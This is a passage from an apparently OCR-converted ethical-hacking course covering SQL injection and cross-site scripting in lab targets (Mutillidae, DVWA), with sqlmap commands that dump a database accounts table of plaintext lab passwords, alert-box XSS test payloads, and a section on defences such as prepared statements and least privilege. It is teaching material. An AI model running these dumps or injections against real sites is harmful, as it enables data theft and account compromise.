```
Table: hitlog
[6 columns]
+-----------+-----------+
| Column    | Type      |
+-----------+-----------+
| date      | datetime  |
| browser   | text      |
| cid       | int(11)   |
| hostname  | text      |
| ip        | text      |
| referer   | text      |
+-----------+-----------+

Database: owasp10
Table: pen_test_tools
[5 columns]
+---------------+---------+
| Column        | Type    |
+---------------+---------+
| comment       | text    |
| phase_to_use  | text    |
| tool_id       | int(11) |
| tool_name     | text    |
| tool_type     | text    |
+---------------+---------+

Database: owasp10
Table: accounts
[5 columns]
+-------------+-------------+
| Column      | Type        |
+-------------+-------------+
| cid         | int(11)     |
| is_admin    | varchar(5)  |
| mysignature | text        |
| password    | text        |
| username    | text        |
+-------------+-------------+

Database: owasp10
Table: credit_cards
[4 columns]
+------------+---------+
| Column     | Type    |
+------------+---------+
| ccid       | int(11) |
| ccnumber   | text    |
| ccv        | text    |
```

11. To get dump of all data from table account in owasp10 database

#sqlmap –u http://10.0.2.6/multillidae/index.php -T accounts -D owasp10 –-dump

12. This command makes a complete dump to a table inside the targeted database and it store the dump at

/root/.sqlmap/output/10.0.2.6/dump/

https://t.me/learningnets

```
Database: owasp10
Table: accounts
[21 entries]
+-----+----------+---------------+----------+-----------------------------------+
| cid | is_admin | password      | username | mysignature                       |
+-----+----------+---------------+----------+-----------------------------------+
| 1   | TRUE     | adminpass     | admin    | Monkey!                           |
| 2   | TRUE     | somepassword  | adrian   | Zombie Films Rock!                |
| 3   | FALSE    | monkey        | john     | I like the smell of confunk       |
| 4   | FALSE    | password      | jeremy   | d1373 1337 speak                  |
| 5   | FALSE    | password      | bryce    | I Love SANS                       |
| 6   | FALSE    | samurai       | samurai  | Carving Fools                     |
| 7   | FALSE    | password      | jim      | Jim Rome is Burning               |
| 8   | FALSE    | password      | bobby    | Hank is my dad                    |
| 9   | FALSE    | password      | simba    | I am a cat                        |
| 10  | FALSE    | password      | dreveil  | Preparation H                     |
| 11  | FALSE    | password      | scotty   | Scotty Do                         |
| 12  | FALSE    | password      | cal      | Go Wildcats                       |
| 13  | FALSE    | password      | john     | Do the Duggie!                    |
| 14  | FALSE    | 42            | kevin    | Doug Adams rocks                  |
| 15  | FALSE    | set           | dave     | Bet on S.E.T. FTW                 |
| 16  | FALSE    | pentest       | ed       | Commandline KungFu anyone?        |
| 17  | NULL     | ZAP           | ZAP      | <blank>                           |
| 18  | NULL     | user1         | user1    | user1 name and password is save   |
| 19  | NULL     | password      | user     | <blank>                           |
| 20  | NULL     | 12345         | TEST     | Test user 1                       |
| 21  | NULL     | 12345         | John Duo | Test User 2                       |
+-----+----------+---------------+----------+-----------------------------------+

[18:05:21] [INFO] table 'owasp10.accounts' dumped to CSV file '/root/.local/share/sqlmap/output/10.0.2.5/dump/owasp10/accounts.csv'
[18:05:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.5'

[*] ending @ 18:05:21 /2020-09-09/
```

13. To see the stored dump file

# cd /home/kali
#ls -al

```
root@kali:/home/kali# ls -al
total 368
drwxr-xr-x 25 kali kali  4096 Jul 21 11:07  .
drwxr-xr-x  4 root root  4096 Jun  3 19:14  ..
-rw-r--r--  1 kali kali    45 Feb 12  2020  admin.txt
-rw-r--r--  1 kali kali  4318 Mar 30 15:24  .bash_history
-rw-r--r--  1 kali kali   220 Jan 27  2020  .bash_logout
-rw-r--r--  1 kali kali  3391 Feb 18  2020  .bashrc
-rw-r--r--  1 kali kali  3526 Jan 27  2020  .bashrc.original
-rw-r--r--  1 kali kali 12288 Jan 29  2020  .bashrc.swp
drwxr-xr-x  2 kali kali  4096 Feb  6  2020  .beef
drwx------  4 kali kali  4096 Jan 29  2020  .BurpSuite
drwxr-xr-x 12 kali kali  4096 Jul 21 11:08  .cache
drwx------ 14 kali kali  4096 Jul 11 19:25  .config
-rw-r--r--  1 kali kali  5194 Feb  8  2020  dc.gnmap
-rw-r--r--  1 kali kali  3480 Feb  8  2020  dc.nmap
-rw-r--r--  1 kali kali 13730 Feb  8  2020  dc.xml
drwxr-xr-x  3 kali kali  4096 Mar 31 16:51  Desktop
-rw-r--r--  1 kali kali    55 Jan 27  2020  .dmrc
drwxr-xr-x  2 kali kali  4096 Jan 27  2020  Documents
drwxr-xr-x  4 kali kali  4096 Feb 18  2020  Downloads
drwxr-xr-x  4 kali kali  4096 Feb 12  2020  .gem
drwx------  3 kali kali  4096 Jul 21 11:06  .gnupg
-rw-------  1 kali kali  3064 Jul 21 11:06  .ICEauthority
drwxr-xr-x  4 kali kali  4096 Jan 29  2020  .java
drwxr-xr-x  4 root root  4096 Jan 28  2020  knock
drwxr-xr-x  3 kali kali  4096 Jan 27  2020  .local
```

https://t.me/learningnets

```
drwx------  3 kali kali  4096 Feb  5  2020  .pki
-rw-r--r--  1 kali kali   807 Jan 27  2020  .profile
-rw-r--r--  1 kali kali 12288 Jan 29  2020  .profile.swp
drwxr-xr-x  2 kali kali  4096 Jan 27  2020  Public
drwxr-xr-x  4 kali kali  4096 Feb 10  2020  .sqlmap
drwxr-xr-x  2 kali kali  4096 Jan 27  2020  Templates
-rw-r-----  1 kali kali     5 Jul 21 11:06  .vboxclient-clipboard.pid
-rw-r-----  1 kali kali     5 Feb 18  2020  .vboxclient-display.pid
-rw-r-----  1 kali kali     5 Jul 21 11:06  .vboxclient-display-svga-x11.pid
-rw-r-----  1 kali kali     5 Jul 21 11:06  .vboxclient-draganddrop.pid
-rw-r-----  1 kali kali     5 Jul 21 11:06  .vboxclient-seamless.pid
drwxr-xr-x  2 kali kali  4096 Feb 10  2020  Videos
-rw-------  1 kali kali   809 Feb 19  2020  .viminfo
-rw-r--r--  1 kali kali   605 Feb  3  2020  Win8.gnmap
-rw-r--r--  1 kali kali  1780 Feb  3  2020  Win8.nmap
-rw-r--r--  1 kali kali  8939 Feb  3  2020  Win8.xml
-rw-r--r--  1 kali kali  1326 Feb  4  2020  WinServer.gnmap
-rw-r--r--  1 kali kali  3134 Feb  4  2020  WinServer.nmap
-rw-r--r--  1 kali kali 12180 Feb  4  2020  WinServer.xml
-rw-r--r--  1 kali kali   761 Feb  3  2020  winserv.gnmap
-rw-r--r--  1 kali kali  2135 Feb  3  2020  winserv.nmap
-rw-r--r--  1 kali kali 10177 Feb  3  2020  winserv.xml
-rw-r--r--  1 kali kali  7413 Feb 12  2020  wplist.txt
drwxr-xr-x  3 kali kali  4096 Feb 12  2020  .wpscan
-rw-------  1 kali kali    49 Jul 21 11:06  .Xauthority
-rw-------  1 kali kali  7184 Jul 21 11:08  .xsession-errors
-rw-------  1 kali kali  5901 Jul 11 19:25  .xsession-errors.old
drwxr-xr-x 15 kali kali  4096 Jan 29  2020  .ZAP
root@kali:/home/kali/.sqlmap/output/10.0.2.5/dump/dvwa# ls
users.csv
root@kali:/home/kali/.sqlmap/output/10.0.2.5/dump/dvwa#
```

## 13.7. Protection from SQL injection

- **Filters**

In some situations, an application that is vulnerable to SQL injection (SQLi) may implement various input filters that prevent from exploiting the flaw without restrictions. For example, the application may remove or sanitize certain characters or may block common SQL keywords. In this situation. There are numerous tricks you can try to bypass filters of this kind.

- **Blacklist of some commands**

Some programmers block some SQL commands like union and other to stop SQL injection but again this method is not secure and can be bypassed.

- **Using Prepared statement, Separate Data from SQL code**

The use of prepared statements with variable binding (aka parameterized queries) is how all developers should first be taught how to write database queries. They are simple to write, and easier to understand than dynamic queries. Parameterized queries force the developer to first define all the SQL code, and then pass in each parameter to the query later. This coding style allows the database to distinguish between code and data, regardless of what user input is supplied.
Prepared statements ensure that an attacker is not able to change the intent of a query, even if SQL commands are inserted by an attacker. In the safe example below, if an attacker were to enter the userID of tom' or '1'='1, the parameterized query would not be vulnerable and would instead look for a username which literally matched the entire string tom' or '1'='1.

- **Using a least privileged Database Account**

To minimize the potential damage of a successful SQL injection attack, you should minimize the privileges assigned to every database account in your environment. Do not assign DBA or admin type access rights to

https://t.me/learningnets

your application accounts. We understand that this is easy, and everything just ‘works’ when you do it this way, but it is extremely dangerous. Start from the ground up to determine what access rights your application accounts require, rather than trying to figure out what access rights you need to take away. Make sure that accounts that only need read access are only granted read access to the tables they need access to. If an account only needs access to portions of a table, consider creating a view that limits access to that portion of the data and assigning the account access to the view instead, rather than the underlying table. Rarely, if ever, grant create or delete access to database accounts**.**

If you adopt a policy where you use stored procedures everywhere, and do not allow application accounts to directly execute their own queries, then restrict those accounts to only be able to execute the stored procedures they need. Do not grant them any rights directly to the tables in the database.

SQL injection is not the only threat to your database data. Attackers can simply change the parameter values from one of the legal values they are presented with, to a value that is unauthorized for them, but the application itself might be authorized to access. As such, minimizing the privileges granted to your application will reduce the likelihood of such unauthorized access attempts, even when an attacker is not trying to use SQL injection as part of their exploit.

While you are at it, you should minimize the privileges of the operating system account that the DBMS runs under. Do not run your DBMS as root or system! Most DBMSs run out of the box with an immensely powerful system account. For example, MySQL runs as system on Windows by default. Change the DBMS's OS account to something more appropriate, with restricted privileges

- **Multiple DB Users**

The designer of web applications should not only avoid using the same owner/admin account in the web applications to connect to the database. Different DB users could be used for different web applications. In general, each separate web application that requires access to the database could have a designated database user account that the web-app will use to connect to the DB. That way, the designer of the

https://t.me/learningnets

application can have good granularity in the access control, thus reducing the privileges as much as possible. Each DB user will then have select access to what it needs only, and write-access as needed.
As an example, a login page requires read access to the username and password fields of a table, but no write access of any form (no insert, update, or delete). However, the sign-up page certainly requires insert privilege to that table; this restriction can only be enforced if these web apps use different DB users to connect to the database.

- **Using WAF (Web Application Firewall)**

Web Application Firewall (WAF) that inspect the HTTP traffic coming or going out the web site and can prevent attacks stemming from web application security flaws, such as SQL injection, Cross-site scripting (XSS), file inclusion and other security flaws. WAF can be network bases or cloud based.

https://t.me/learningnets

# 14
# Cross Site Scripting (XSS)

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into trusted websites. XSS attacks occur when an attacker injects a Java script into a web application, the Java script will be executed in users' browsers when they access the Website. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. The end user's browser has no way to know that the script should not be trusted and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

https://t.me/learningnets

## 14. Cross Site Scripting XSS

Cross Site scripting vulnerability allow attacker to insert a java script to a web page, Java script is a client side scripting language, so when it is executed, it will be executed in the Client machine not in the server side. When a Java script is inserted in a website the script will run in the machines of people who browse the web page, the web server is used as a deliverer of the code.
There are three types of XSS vulnerabilities:

- **Persistent/stored XSS**

  The Java script will be stored in the web page so that any time a user browse the page the code will be executed in his machine**.**

- **Reflected XSS**

  Attacker create a URL and send it to a user, the code will be executed when the user clicks on the URL.

- **DOM Based XSS**

  The Dom based is the Java script is run in the Client side without any communication with the webserver, the code is interpreted and run in the web browser.

## 14.1. Discovering XSS vulnerabilities

The easiest way to discover that the website has XSS vulnerability is to look for forms or other user input points that end up re displaying or reusing the user data on the site. For example, if there is a box where you can enter your name and your name is then displayed on the next webpage, then entering a script may cause the script to run on the following page because the script gets interpreted as part of the html instead of a string value. This will only work if user input to the site is not html encoded (as it should be) on the site, or if you can come up with some obfuscated script that will run despite html encoding. There are also many tools that scan websites for XSS vulnerability such as OWASP ZAP tool.


**To find XSS vulnerability in any website.**

https://t.me/learningnets

- find all the input fields like search, comment box, username, password, feedback form, contact form.
- One by one try to inject a simple script like this <script>alert(“hello Anonymous”)</script>. Try this simple script on every text field and analyze the response. if script is run successful and show the alert box ,than website have the XSS vulnerability .

## Exercise 60: Example of Reflected XSS


1. Start Metasploitable machine
2. From Kali open web browser and go to DVWA page
3. Login admin/password, and change the security to low




4. Click on XSS Reflected tap
5. The page will ask you to put your Name and it will Replay with Hello
6. This is just an example, the idea is that you can inject Java code into text boxes, also looking at the URL you can see that it is a GET

https://t.me/learningnets


URL then you can inject on the URL as well.





7. In the Text box where the site asks, “what’s your name?” enter the following basic java script:

**<script>alert(“XSS TEST”)</script>**
and click submit


https://t.me/learningnets




https://t.me/learningnets

8. If you look at the URL




9. Now if you send this URL to anyone, they will get the code executed and the get the Alert box.


## 14.2. Stored XSS vulnerabilities

Cross-site Scripting (XSS) is a client-side code injection attack. The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. The actual attack occurs when the victim visits the web page or web application that executes the malicious code. The web page or web application becomes a vehicle to deliver the malicious script to the user's browser. Vulnerable vehicles that are commonly used for Cross-site Scripting attacks are forums, message boards, and web pages that allow comments.
A web page or web application is vulnerable to XSS if it uses unsensitized user input in the output that it generates. This user input must then be parsed by the victim's browser.

### Exercise 61: Example of Stored XSS

1. Open Kali to DVWA webpage and login
2. Click on Stored XSS and write and a name and message.

https://t.me/learningnets

